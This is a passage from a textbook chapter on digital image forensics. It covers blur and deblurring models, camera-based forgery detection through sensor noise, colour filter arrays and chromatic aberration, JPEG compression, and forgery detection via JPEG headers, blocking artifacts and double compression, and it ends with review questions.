where y is the observed blurry image plane, $S(\bullet)$ denotes the real planar scene, $P(\bullet)$ denotes the perspective projection, $D(\bullet)$ is the geometric distortion operator, $f(\bullet)$ denotes the nonlinear camera response function (CRF) that maps the scene irradiance to intensity, h_{ex} is the extrinsic blur kernels caused by external factors such as motion, h_{in} denotes the blur kernels determined by intrinsic elements such as imperfect focusing, $S(\bullet)$ denotes the sampling operator due to the sensor array, and n models the noise.

The above process explicitly describes the mechanism of blur generation. However, what we are interested here is the recovery of a sharp image having no blur effect, rather than the geometry of the real scene. Hence, focusing on the image plane and ignoring the sampling errors, we obtain

$$Y \approx f(x^* h) + n \quad (20.37)$$

where x is the latent sharp image induced from $D(P(s))$ and h is an approximated blur kernel combining h_{ex} and h_{in} , as assumed by most approaches. CRF in this formulation has a significant influence on the deblurring process if it is not appropriately addressed. For simplification, most researchers neglect the effect of the CRF, or explore it as a preprocessing step. Let us remove the effect of the CRF to obtain a further simplified formulation:

$$y = x^* h + n \quad (20.38)$$

This equation is the most commonly-used formulation in image deblurring. Given the above formulation, the general objective is to recover an accurate x (non-blind deblurring), or to recover x and h (blind deblurring), from the observation y , while simultaneously removing the effects of noises n . Taking into account a whole image, the above equation is often represented as a matrix-vector form:

$$y = Hx + n \quad (20.39)$$

where y , x and n are lexicographically ordered column vectors, respectively. H is a Block Toeplitz with Toeplitz Blocks (BTTB) matrix derived from h .

While the noise may originate during image acquisition, processing, or transmission, and is dependent on the imaging system, term n is often modeled as Gaussian noise, Poisson noise or impulse noise. The above equation is not suitable for describing these noises since it only characterizes the plus case and the signal-uncorrelated case. On the other hand, Poisson and impulse noise are usually signal-correlated.

Traditionally, the blur kernel in image deblurring methods is usually assumed to be spatially invariant (aka uniform blur), which means that the blurry image is the convolution of a sharp image and a single kernel [14–17]. However in practice, it has been noted that the invariance is violated by complex motion or other factors. Thus spatially variant blur (aka non-uniform blur) is more practical [18], but is hard to address. In this case, the matrix H in the above equation is no longer a BTTB matrix since different pixels in the image correspond to different kernels.

Actually, h can be expressed in different forms for different kinds of blurring. For example, as a result of imperfect focusing by the imaging system or different depths of scene, the fields outside the focus field are defocused, giving rise to defocus blur, or out of focus blur. Generally, a crude approximation of a defocus blur is made as a uniform circular model:

$$h(i, j) = \begin{cases} \frac{1}{\pi R^2}, & \text{if } \sqrt{i^2 + j^2} \leq R \\ 0, & \text{otherwise} \end{cases} \quad (20.40)$$

where R is the radius of the circle. This is valid if the depth of scene does not have significant variation and R is properly selected.

Blur analysis and deblurring methods. Image deblurring is a traditional inverse problem whose aim is to recover a sharp image from the corresponding degraded (blurry and/or noisy) image. Maximum a posteriori is a traditional deblurring method.

In statistics, Bayesian inference updates the states of a probability hypothesis by exploiting additional evidence. Bayes' rule is the critical foundation of Bayesian inference and can be expressed as

$$p(A|B) = \frac{p(B|A)p(A)}{p(B)} \quad (20.41)$$

where A stands for the hypothesis set and B corresponds to the evidence set. This rule states that the true posterior probability $p(A|B)$ is based on our prior knowledge of the problem, i.e. $p(A)$, and is updated according to the compatibility of the evidence and the given hypothesis, i.e. the likelihood $p(B|A)$. In our scenario for the non-blind deblurring problem, A is then the underlying sharp image x to be estimated, while B denotes the blurry observation y . For the blind case, a slight difference is that

A means the pair of $(x; h)$ since h is also a hypothesis in which we are interested. It can be written for both cases as

$$p(x|y, h) = \frac{p(y|x, h)p(x)}{p(y)} \quad (20.42)$$

$$p(x, h|y) = \frac{p(y|x, h)p(x)p(h)}{p(y)} \quad (20.43)$$

Note that either x or y and h are usually assumed to be uncorrelated. Irrespective of case, the likelihood $p(y|x, h)$ is dependent on the noise assumption.

The most commonly-used estimator in a Bayesian inference framework is the maximum a posteriori (MAP). This strategy attempts to find the optimal solution A^* which maximizes the distribution of the hypothesis set A given the evidence set B . In the blind case,

$$\begin{aligned} (x^*, h^*) &= \arg \max_{x, h} p(x, h|y) \\ &= \arg \max_{x, h} p(y|x, h)p(x)p(h) \end{aligned} \quad (20.44)$$

while in the non-blind scenario, the term $p(h)$ is discarded.

20.2.3.2 Device-Based Image Forgery Detection

Digital image may come from various imaging devices, e.g., various cameras and scanners. Consequently, identifying the device used for its acquisition is an interesting method to determine integrity and authenticity of a given image. The sensor noise, chromatic aberration or color filter array (CFA) can be used to identify the source of the image for detecting image forgery.

Sensor Noise

Imaging sensors used in capturing devices tends to introduce various defects and to create noise in the pixel values. The sensor noise is generally composed by three parts, i.e. pixel defects, fixed pattern noise (FPN), and photo response non-uniformity (PRNU). FPN and PRNU depend on dark currents in the sensor and pixel non-uniformities, respectively. They are the so-called pattern noise. Usually, PRNU is factor used for forensic and ballistic purposes.

Specifically, the image imperfections can be modeled as [9]:

$$I(x, y) = I_0(x, y) + \gamma I_0(x, y)K(x, y) + N(x, y), \quad (20.45)$$

where $I_0(\bullet)$ is the noise-free image, γ is a multiplicative constant, $K(\bullet)$ is the multiplicative PRNU, and $N(\bullet)$ is an additive noise term.

In order to make the estimation of the PRNU more reliable, it is estimated from a series of authentic images $I_k(x, y)$ ($k = 1, 2, \dots, N$) taken from the camera in question. Each image is denoised with any standard denoising filter and subtracted from the original image. Let

$$W_k(x, y) = I_k(x, y) - \widehat{I}_k(x, y), \quad (20.46)$$

where $\widehat{I}_k(x, y)$ is the denoised images. The term $W_k(x, y)$ suppress the underlying image content. Then, the PRNU is estimated as:

$$K(x, y) = \frac{\sum_{k=1}^n W_k(x, y) I_k(x, y)}{\sum_{k=1}^n I_k^2(x, y)}. \quad (20.47)$$

An image in question $I(x, y)$ is denoised and subtracted from itself to yield $W(x, y)$ as described in (20.44). The PRNU $K(x, y)$ is estimated from a set of images known to have originated from the same camera. The correlation between the PRNU and the image being analyzed is given by:

$$\rho = I(x, y) K(x, y) \otimes W(x, y) \quad (20.48)$$

where \otimes denotes normalized correlation. The correlation ρ is used as a measure of authenticity and can be computed locally in order to detect localized tampering.

Color Filter Array

A digital color image consists of three channels containing samples from different bands of the color spectrum, e.g., red, green, and blue. However, Most digital cameras are equipped with a single charge-coupled device (CCD) or complementary metal oxide semiconductor (CMOS) sensor, which captures color images using a color filter array (CFA). The CFA consists of an array of color sensors, each of which captures the corresponding color scene at an appropriate pixel location. The missing color samples are obtained by CFA interpolating process. Image forgery can be detected by identifying correlation introduced by the interpolation process.

The most frequently used CFA is the Bayer array [9]. It employs three color filters: red, green, and blue. The red and blue pixels are sampled on rectilinear lattices, while the green pixels are sampled on a quincunx lattice, as shown in Fig. 20.14. Since only a single color sample is recorded at each pixel location, the other two color samples must be estimated from the neighboring samples in order to obtain a three-channel color image. Let $S(x, y)$ denote the CFA image in Fig. 20.14, and $\tilde{R}(x, y)$, $\tilde{G}(x, y)$, $\tilde{B}(x, y)$ denote the red, green, and blue channels constructed from $S(x, y)$ as follows:

Fig. 20.14 Bayer array [9]

$r_{1,1}$	$g_{1,2}$	$r_{1,3}$	$g_{1,4}$	$r_{1,5}$	$g_{1,6}$	
$g_{2,1}$	$b_{2,2}$	$g_{2,3}$	$b_{2,4}$	$g_{2,5}$	$b_{2,6}$	
$r_{3,1}$	$g_{3,2}$	$r_{3,3}$	$g_{3,4}$	$r_{3,5}$	$g_{3,6}$	
$g_{4,1}$	$b_{4,2}$	$g_{4,3}$	$b_{4,4}$	$g_{4,5}$	$b_{4,6}$	\dots
$r_{5,1}$	$g_{5,2}$	$r_{5,3}$	$g_{5,4}$	$r_{5,5}$	$g_{5,6}$	
$g_{6,1}$	$b_{6,2}$	$g_{6,3}$	$b_{6,4}$	$g_{6,5}$	$b_{6,6}$	
			\vdots			\ddots

$$\begin{aligned}\tilde{R}(x, y) &= S(x, y) \text{ if } S(x, y) = r_{x,y} \\ &= 0 \text{ otherwise}\end{aligned}\quad (20.49)$$

$$\begin{aligned}\tilde{G}(x, y) &= S(x, y) \text{ if } S(x, y) = g_{x,y} \\ &= 0 \text{ otherwise}\end{aligned}\quad (20.50)$$

$$\begin{aligned}\tilde{B}(x, y) &= S(x, y) \text{ if } S(x, y) = b_{x,y} \\ &= 0 \text{ otherwise}\end{aligned}\quad (20.51)$$

where (x, y) span an integer lattice. A complete color image, with channels $R(x, y)$, $G(x, y)$, and $B(x, y)$ needs to be estimated. These channels take on the non-zero values of $\tilde{R}(x, y)$, $\tilde{G}(x, y)$, and $\tilde{B}(x, y)$, and replace the zeros with estimates from neighboring samples.

The simplest methods for CFA interpolating are kernel-based interpolation methods that act on each channel independently. These methods can be efficiently implemented as linear filtering operations on each color channel:

$$R(x, y) = \sum_{u, v=-N}^N h_r(u, v) \tilde{R}(x - u, y - v) \quad (20.52)$$

$$G(x, y) = \sum_{u, v=-N}^N h_g(u, v) \tilde{G}(x - u, y - v) \quad (20.53)$$

$$B(x, y) = \sum_{u, v=-N}^N h_b(u, v) \tilde{B}(x - u, y - v) \quad (20.54)$$

where $\tilde{R}(\cdot)$, $\tilde{G}(\cdot)$, $\tilde{B}(\cdot)$ are defined in Eqs. (20.49), (20.50), and (20.51), and $h_r(\cdot)$, $h_g(\cdot)$, $h_b(\cdot)$ are linear filters of size $(2N + 1) \times (2N + 1)$. Different forms of interpolation (nearest neighbor, bilinear, bicubic, etc.) differ in the form of the interpolation filter used. For the Bayer array, the bilinear filter for the red and blue channels are separable.

The correlations are periodic because the color filters in a CFA are typically arranged in a periodic pattern. For example, in Fig. 20.14, the red samples in the odd rows and even columns are the average of their closest horizontal neighbors, the red samples in the even rows and odd columns are the average of their closest vertical neighbors, and the red samples in the even rows and columns are the average of their closest diagonal neighbors:

$$R(2x + 1, 2y) = \frac{R(2x + 1, 2y - 1)}{2} + \frac{R(2x + 1, 2y + 1)}{2} \quad (20.55)$$

$$R(2x, 2y + 1) = \frac{R(2x - 1, 2y + 1)}{2} + \frac{R(2x + 1, 2y + 1)}{2} \quad (20.56)$$

$$\begin{aligned} R(2x, 2y) = & \frac{R(2x - 1, 2y - 1)}{4} + \frac{R(2x - 1, 2y + 1)}{4} + \frac{R(2x + 1, 2y - 1)}{4} \\ & + \frac{R(2x + 1, 2y + 1)}{4} \end{aligned} \quad (20.57)$$


In the above simple case, the estimated samples are perfectly correlated to their neighbors. Consequently, a CFA interpolated image can be detected (in the absence of noise) by noticing that every other sample in every other row or column is perfectly correlated to its neighbors while the non-interpolated samples are less likely to be correlated in precisely the same manner. The lack of correlations produced by CFA interpolation can be used to expose it as a forgery since tampering or splicing of two images from different cameras will create inconsistent correlations.

If the specific form of the correlations, α , are priori knowledge, it is straightforward to determine which samples satisfy Eq. (20.31). However, neither the re-sampling amount nor the specific form of the correlations are typically known in practice. In this case, the expectation/maximization (EM) algorithm is usually employed to determine if a signal has been re-sampled [9, 10]. EM can estimate a set of periodic samples that are correlated to their neighbors, and the specific form of these correlations.

Chromatic Aberration

In an ideal imaging system, light passes through the lens and is focused to a single point on the sensor. However, real optical imaging systems deviate from such ideal models. They fail to perfectly focus light of all wavelengths due to their imperfections, which is known as chromatic aberration. There are two types of chromatic aberration: longitudinal and lateral. Longitudinal aberration causes different wavelengths to focus at different distances from the lens while lateral aberration is attributed to different wavelengths focusing at different positions on the sensor.

Fig. 20.15 1-D
Aberration—The refraction
of light in one dimension
[11]



When tampering with an image, these aberrations are often disturbed and fail to be consistent across the image. This reveals the presence of forgery.

In classical optics, the refraction of light at the boundary between two media is described by Snell's Law [11]:

$$n \sin(\theta) = n_f \sin(\theta_f) \quad (20.58)$$

where θ is the angle of incidence, θ_f is the angle of refraction. n and n_f are the refractive indices of the media through which the light passes. The refractive index of glass, n_f , depends on the wavelength of the light that traverses it, which results in polychromatic light being split according to wavelength when it passes through the lens and strikes the sensor. Figure 20.15 gives an example of the splitting of short wavelength (solid blue ray) and long wavelength (dashed red ray) light. The result of this splitting of light is termed lateral chromatic aberration. The incident light reaches the lens at an angle θ . Then it is split into short wavelength (solid blue ray) and long wavelength (dashed red ray) light with an angle of refraction of θ_r and θ_b . These rays strike the sensor at positions x_r and x_b . By Snell's law, yielding:

$$n \sin(\theta) = n_r \sin(\theta_r) \quad (20.59)$$

$$n \sin(\theta) = n_b \sin(\theta_b) \quad (20.60)$$

Combining (20.59) and (20.60), yielding:

$$n_r \sin(\theta_r) = n_b \sin(\theta_b) \quad (20.61)$$

Dividing both sides by $\cos(\theta_b)$ gives:

$$\begin{aligned} n_r \sin(\theta_r) / \cos(\theta_b) &= n_b \tan(\theta_b) \\ &= n_b x_b / f \end{aligned} \quad (20.62)$$

where f is the lens-to-sensor distance. If we assume that the differences in angles of refraction are relatively small, then $\cos(\theta_r) \approx \cos(\theta_b)$. Equation (20.60) turns to be:

$$\begin{aligned} n_r \sin(\theta_r) / \cos(\theta_r) &\approx n_b x_b / f \\ n_r \tan(\theta_r) &\approx n_b x_b / f \\ n_r x_r / f &\approx n_b x_b / f \\ x_r &\approx \alpha x_b \end{aligned} \quad (20.63)$$

where $\alpha = n_b/n_r$.

For a two-dimensional lens and sensor, the distortion caused by lateral chromatic aberration takes a form similar to Eq. (20.63). An incident ray reaches the lens at angles θ and ϕ , relative to the $x = 0$ and $y = 0$ planes, respectively. The application of Snell's law yields:

$$n_r \sin(\theta_r) = n_b \sin(\theta_b) \quad (20.64)$$

$$n_r \sin(\phi_r) = n_b \sin(\phi_b) \quad (20.65)$$

Following the above 1-D derivation yields the following 2-D model:

$$(x_r, y_r) \approx \alpha(x_b, y_b) \quad (20.66)$$

Note that this model is simply an expansion/contraction about the center of the image.

In real lenses, the center of optical aberrations is often different from the image center due to the complexities of multi-lens systems. The previous model can therefore be augmented with an additional two parameters, (x_0, y_0) , to describe the position of the expansion/contraction center. The model now takes the form:

$$x_r = \alpha(x_b - x_0) + x_0 \quad (20.67)$$

$$y_r = \alpha(y_b - y_0) + y_0 \quad (20.68)$$

Taking lateral chromatic aberration of green channel as an example, the aberration between the red and green channels, and between the blue and green channels can be estimated. Then, deviations or inconsistencies in these models can be used as evidence of tampering. Let (x_1, y_1, α_1) and (x_2, y_2, α_2) denote the red to green and blue to green distortions, respectively. Lateral chromatic aberration results in an expansion or contraction between the color channels, and hence a misalignment between the color channels. There are several metrics that may be used to quantify the alignment of the color channels. A metric based on mutual information is usually used to help contend with the inherent intensity differences across the color channels.

Let $R(x, y)$ and $G(x, y)$ denote the red channel and the green channel of an RGB image, respectively. A corrected version of the red channel is denoted as $R(x_r, y_r)$ where:

$$x_r = \alpha_1(x - x_1) + x_1 \quad (20.69)$$

$$y_r = \alpha_1(y - y_1) + y_1 \quad (20.70)$$

The model parameters are determined by maximizing the mutual information between $R(x_r, y_r)$ and $G(x, y)$ as follows:

$$\operatorname{argmax}_{x_1, y_1, \alpha_1} I(R; G) \quad (20.71)$$

where R and G are the random variables from which the pixel intensities of $R(x_r, y_r)$ and $G(x, y)$ are drawn. The mutual information between these random variables is defined to be:

$$I(R; G) = \sum_{r \in R} \sum_{g \in G} \Pr(r, g) \log \left(\frac{\Pr(r, g)}{\Pr(r)\Pr(g)} \right) \quad (20.72)$$

where $\Pr(\bullet, \bullet)$ is the joint probability distribution, and $\Pr(\bullet)$ is the marginal probability distribution.

Usually, by using a brute-force iterative search, the maximal metric of mutual information can be obtained. Specifically, a relatively coarse sampling of the parameter space for x_1, y_1, α_1 is searched on the first iteration. On the second iteration, a refined sampling of the parameter space is performed about the maximum from the first stage. This process is repeated for a specified number of iterations. The brute-force search is computationally demanding, while it ensures to reach global minimum value.

20.2.3.3 Format-Based Image Forgery Detection

When working with larger images of greater bit depth, the images tend to become too large to transmit over a standard Internet connection. In order to display an image in a reasonable amount of time, techniques must be incorporated to reduce the image's file size. These techniques make use of mathematical formulas to analyze and condense image data, resulting in smaller file sizes. This process is called compression.

In images there are two types of compression: Lossy and lossless. Both methods save storage space, but the implemented procedures are different. Lossy compression creates smaller files by discarding excess image data from the original image. It removes details that are too small for the human eye to differentiate, resulting in close approximations of the original image, although not an exact duplicate. An example of an image format that uses this compression technique is JPEG (Joint Photographic Experts Group). Lossless compression, on the other hand, never removes any information from the original image, but instead represents data in mathematical formulas. The original image's integrity is maintained and the decompressed image output is bit-by-bit identical to the original.

JPEG (Joint Photographic Experts Group) is the most popular and commonly used compression standard, which has been found in variety of applications. Most digital cameras export JPEG file format, the suffixes of which are “.jpg” and “.jpeg”. Consequently, JPEG compression properties based digital image forgery detection is an important method for digital image forensics. In this section, the JPEG compression standard and its processes are firstly described. Then, JPEG Compression Properties based image forgery detection is presented from the aspects of JPEG header, JPEG blocking, and Double JPEG compression.

JPEG Compression

JPEG compression is widely used in the still continuous-tone compression including grey-scale image and full color image. It supports lossless compression and lossy compression. The techniques include DCT, Quantization, Huffman, Run Length Encoding, Entropy coding and so on.

Now most images are compressed based on the JPEG baseline system, which is the core of the JPEG algorithm, as shown in Fig. 20.16. It is based on the sequential DCT-based model.




Fig. 20.16 JPEG baseline system. **(a)** Encoding Schematic. **(b)** Decoding Schematic

Data Unit

To prepare for processing, the images matrix is broken up into 8×8 squares (the size was determined when the JPEG standard was created as a balance between image quality and the processing power of the time).

The JPEG deals with the grayscale image, so for the color images they are separated into the different channels (each equivalent to a greyscale channel) and treated individually. Usually the RGB image should transform into YUV space before the encoding process. YUV, also called YCrCb, is a color encoder method. Y represents Luminance that is the greyscale value, U and V represent Chrominance that describe the image tone (also use Cr representation) and saturation level (also use Cb representation).

Compared with RGB, YUV occupy little bandwidth while human eye is insensitive to the small changes in brightness and is insensitive to the Chroma. Consequently, a high compression ratio can be obtained by throwing a lot of chrominance data. The transition formulas is as follows:

$$\begin{pmatrix} Y \\ U \\ V \end{pmatrix} = \begin{pmatrix} 0.299 & 0.587 & 0.114 \\ -0.147 & -0.289 & 0.436 \\ 0.615 & -0.515 & -0.100 \end{pmatrix} \begin{pmatrix} R \\ G \\ B \end{pmatrix}. \quad (20.73)$$

Additionally, before being fed into the DCT, every value in the matrix is shifted from an unsigned integer with range $[0, 2^p - 1]$ to a signed integer with range $[-(2^p - 1), 2^p - 1]$ by subtracting $2^p - 1$ from the value, where p is the number of bits per channel. In the case of the standard 8-bits channel, the numbers are shifted from $[0, 255]$ to $[-128, 127]$ by subtracting 128. This centers the activity around on 0 for easier handling with cosine functions.

DCT and IDCT

The discrete cosine transform (DCT) is closely related to the Discrete Fourier Transform (DFT). Both take a set of points from the spatial domain and transform them into an equivalent representation in the frequency domain. The difference is that while the DFT takes a discrete signal in one spatial dimension and transforms it into a set of points in one frequency the discrete cosine transform (for an 8×8 block of values) takes a 64-point discrete signal, which can be thought of as a function of two spatial dimensions x and y , and turn them into 64 basis-signal amplitudes (also called DC coefficients) which are in terms of the 64 unique orthogonal two-dimensional “spatial frequencies”. The DCT coefficient values are the relative amounts of the 64 spatial frequencies in both directions is the “DC coefficient” and the rest are called “AC coefficients.”

After DCT, the original data has been organized in term of importance. The human eye has more difficulty discriminating between higher frequencies than low and most computer data is relatively low frequency. Low frequency data carries

more important information than the higher frequencies. The data in the DCT matrix is organized from lowest frequency in the upper left to highest frequency in the lower right. This prepares the data for the next step, quantization.

Quantization

Quantization achieves two goals: It allows more important information to keep in the low frequency data; It makes the high frequency coefficient values close to zero. By quantization, every element in the 8×8 DCT matrix is divided by a corresponding element in a quantization matrix S to yield a matrix Q according to the formula:

$$Q(u, v) = \text{round} \left[\frac{F(u, v)}{S(u, v)} \right] \quad (20.74)$$

The matrix S generally has lower values in the upper left. It increases as they get closer to the lower right. S could be any matrix while the JPEG committee has recommended certain ones that seem to work well, the following are the quantization table used for Luminance and Chrominance.

Luminance Quantization Table

16	11	10	16	24	40	51	61
12	12	14	19	26	58	60	55
14	13	16	24	40	57	69	56
14	17	22	29	51	87	80	62
18	22	37	56	68	109	103	77
24	35	55	64	81	104	113	92
49	64	78	87	103	121	120	101
72	92	95	98	112	100	103	99


Chrominance Quantization Table

17	18	24	47	99	99	99	99
18	21	26	66	99	99	99	99
24	26	56	99	99	99	99	99
47	66	99	99	99	99	99	99
99	99	99	99	99	99	99	99
99	99	99	99	99	99	99	99
99	99	99	99	99	99	99	99
99	99	99	99	99	99	99	99

From the above two tables, we can know the Chroma quantization step is bigger than Luma', that is to say the Luma quantization precision is finer than Chroma'.

It is convenient for user to customize the level of compression at runtime to fine tune the quality or compression ratio since the quantization table can be defined by

Fig. 20.17 The zig-zag pattern of entropy encoding



the user. If the user wants better quality at the price of compression, he can lower the values in the quantization table. If he wants higher compression with less image quality he can raise the values in the matrix.

Entropy Encoding

Instead of reading across the rows, row after row, JPEG compression reads along the diagonals. This tends to group the lower coefficients in the beginning of the string and distribute the zeros in longer continuous strings, as shown in Fig. 20.17.

The coefficients are scaled-except for the DC component, which is the scaled average intensity value of the entire image.

Usually, the AC coefficients begin with a string of zeros. Before delivering the coefficients to the receiving decoder, the string of zeros is replaced with a code that describes how many zeros there are in a line. For example, a string of 15 zeros 0000000000000000 might be described as 01111 (1111 is a binary for the number 15). Then, the condensed string of numbers is passed on to a Huffman encoder, which is lossless. After encoding, the header information should be added to the data, including the quantization factor, the scale factors and the Huffman tables.

Note: JPEG supports two kinds of image reconstruction models: sequential model and progressive model. Sequential model completes the image coding and transporting at one time while progressive model finishes the task through several times.

JPEG Compression Properties Based Image Forgery Detection

The JPEG file format has emerged as a universal image standard employed by nearly all commercial digital cameras. As such, the details of this encoding scheme, and the variations among cameras of different make and software engineers yield images

with different JPEG compression parameters. Therefore, the JPEG parameters used by cameras of different make and model form the camera signature, which can be used for image authentication.

JPEG Header Based Image Forgery Detection

A camera signature extracted from a JPEG image header consists of information about quantization tables, Huffman codes, thumbnails, and EXIF (Exchangeable Image File) format.

The JPEG standard does not enforce any specific quantization table or Huffman code. Therefore, camera and software engineers are free to balance compression and quality to their own needs, which can be used for authentication. Specifically, the first three components of the JPEG header are the image dimensions, quantization table, and Huffman code. The image dimensions are used to distinguish between cameras with different sensor resolution. The set of three 8×8 quantization tables are specified as a one dimensional array of 192 values. The Huffman code is specified as six sets of 15 values corresponding to the number of codes of length 1, 2 ... 15: Each of three channels requires two codes, one for the DC coefficients and one for the AC coefficients. This representation eschews the actual code for a more compact representation that distinguishes codes based on the distribution of code lengths. In total, 284 values are extracted from the full resolution image: 2 image dimensions, 192 quantization values, and 90 Huffman codes [19].

A thumbnail version of the full resolution image is often embedded in the JPEG header. The next three components of the camera signature are extracted from this thumbnail image, which is created by cropping, filtering and down-sampling the full-resolution image. The thumbnail is then typically compressed and stored in the header as a JPEG image. Some camera manufacturers do not create a thumbnail image, or do not encode them as a JPEG image. In such cases, a value of zero can be assigned to all of the thumbnail parameters. Rather than being a limitation, the lack of a thumbnail is considered as a characteristic property of a camera. In total, 284 values are extracted from the thumbnail image: 2 thumbnail dimensions, 192 quantization values, and 90 Huffman codes.

The final component of the camera signature in the JPEG header is extracted from an image's EXIF metadata. The metadata stores a variety of information about the camera and image. Generally, there are five main image file directories (IFDs) in the metadata: Primary; EXIF; Interoperability; Thumbnail; and GPS. Camera manufacturers are free to embed any (or no) information into each IFD. A compact representation of their choice can be extracted by counting the number of entries in each of these five IFDs. The total number of any additional IFDs, and the total number of entries in each of these are used as an additional feature because the EXIF standard allows for the creation of additional IFDs. Some camera manufacturers customize their metadata in ways that do not conform to the EXIF standard, yielding errors when parsing the metadata. These errors are considered to be a feature of camera design and the total number of parser errors are used as an additional feature. In total,

8 values are extracted from the metadata: 5 entry counts from the standard IFDs, 1 for the number of additional IFDs, 1 for the number of entries in these additional IFDs, and 1 for the number of parser errors [19].

Any manipulation of the JPEG image will alter the original signature, and can therefore be detected. Specifically, by extracting the signature from an image and comparing it to a database of known authentic camera signatures, the photo alteration can be detected. Any matching camera make and model can be compared to the make and model specified in the image's EXIF metadata. Any mismatch is strong evidence of some form of tampering.

JPEG Blocking Based Image Forensics

The basis for JPEG compression is the block DCT transform. Because each 8×8 pixel image block is individually transformed and quantized, artifacts appear at the border of neighboring blocks in the form of horizontal and vertical edges [20]. These blocking artifacts may be disturbed when an image is manipulated.

Blocking artifact characteristics matrix (BACM) is developed in [21] to recognize whether an image is an original JPEG image or it has been cropped from another JPEG image and re-saved as a JPEG image. For uncompressed images, this matrix is random, while for a compressed image, this matrix has a specific pattern. When an image is cropped and recompressed, this pattern is disrupted. Specifically, the BACM exhibits regular symmetrical shape in the original JPEG image. The regular symmetrical property of the BACM is destroyed if the images are cropped from another JPEG image and re-saved as JPEG images.

Another way to detect JPEG image forgery based on JPEG blocking artifacts is measuring its quality inconsistency [22]. Blocking artifact measure is calculated based on the estimated table, which is estimated based on power spectrum of the histogram of the DCT coefficients. The inconsistencies of the JPEG blocking artifacts are then checked as a trace of image forgery. This approach is able to detect spliced image forgeries using different quantization table, or forgeries which would result in the blocking artifact inconsistencies in the whole images, such as block mismatching and object retouching.

Double JPEG Compression

When manipulating an image, it requires to load the image into a photo-editing software program and resaved. If the original image is JPEG format, it is likely that the manipulated images is also stored in this format. In this scenario, the manipulated image is compressed twice. This double compression introduces specific artifacts, which is not presented in singly compressed images [10]. Therefore, the presence of these artifacts can be used as evidence of some manipulation. Note that double JPEG compression does not necessarily prove malicious tampering [20].

Consider the example of a generic discrete 1-D signal $f(x)$. Quantization is a point-wise operation that is described by a one-parameter family of functions:

$$q_a(u) = \left\lfloor \frac{u}{a} \right\rfloor \quad (20.76)$$

where a is the quantization step (a strictly positive integer), and u denotes a value in the range of $f(x)$. Dequantization brings the quantized values back to their original range: $q_a^{-1}(u) = au$. Note that quantization is not invertible, and that dequantization is not the inverse function of quantization. Double quantization that results from double compression is given by:

$$q_{ab}(u) = \left\lfloor \left\lfloor \frac{u}{b} \right\rfloor \frac{b}{a} \right\rfloor \quad (20.77)$$

where a and b are the quantization steps. Double quantization can be represented as a sequence of three steps: (1) Quantization with step b , followed by (2) dequantization with step b , followed by (3) quantization with step a .

Consider a set of coefficients normally distributed in the range [0,127]. Fig. 20.18c is an example of the histograms of the coefficients double-quantized with steps 3 followed by 2 and Fig. 20.18d is the histograms of the coefficients double-quantized with steps 2 followed by 3 [18]. When the step size decreases (Fig. 20.18c), some bins in the histogram are empty, because the first quantization places the samples of the original signal into 42 bins, while the second quantization redistributes them into 64 bins. When the step size increases (Fig. 20.18d), some bins contain more samples than their neighboring bins, because the even bins receive samples from four original histogram bins while the odd bins receive samples from only two. The periodicity of the artifacts introduced into the histograms can be used to detect double JPEG compression.




Fig. 20.18 Distribution of single (a, b) and (c, d) double quantized coefficients [18]

Review Questions

1. What is sampling and quantization in Digital Image Processing?
2. Compute the discrete cosine transform matrix for $n = 4$.
3. What are the differences between active image forgery detection and passive-blind image forgery detection?
4. What is Copy-Move Forgery and Image-Splicing Forgery in digital image forgery?
5. Describe in your own words, how does the keypoint-based copy-move forgery detection technique work?
